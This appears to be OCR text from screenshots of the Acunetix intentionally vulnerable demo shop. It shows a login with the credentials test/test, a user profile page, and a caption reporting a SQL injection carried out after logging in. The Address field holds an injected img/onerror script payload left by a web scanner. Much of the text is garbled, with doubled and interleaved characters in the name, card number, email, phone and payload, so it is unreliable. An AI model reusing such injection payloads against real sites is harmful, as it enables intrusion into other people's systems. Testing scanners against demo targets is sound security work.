
If you are already registered please enter your login information below:

| | |
|---|---|
| Username : | test |
| Password : | ●●●● |

You can also signup here.
Signup disabled. Please use the username test and the password test.

**Warning**: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

*The data SQL map extract is identical, as you can see, and we used the same login information.*



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

JJoohnhn SSmmiitthh (test)

On this page you can visualize or edit you user information.

| | |
|---|---|
| Name: | JJoohnhn SSmmiitthh |
| Credit card number: | 11234-5678-22300-930004-5678-2300- |
| E-Mail: | emaemail@eil@emmaailil.c.coomm |
| Phone number: | 23223334253345 |
| Address: | nessus_was_tex-t->wu<6iymg1gi8<br>src=x<br>onerror=window.top._tenable_wasscan<br>_js_namespace_taint_tracer.log_executi<br>on_flow_sink() /> |

You have 1 items in your cart. You visualize you cart here.

***SQL injection Done after successfully logging in with those credentials.***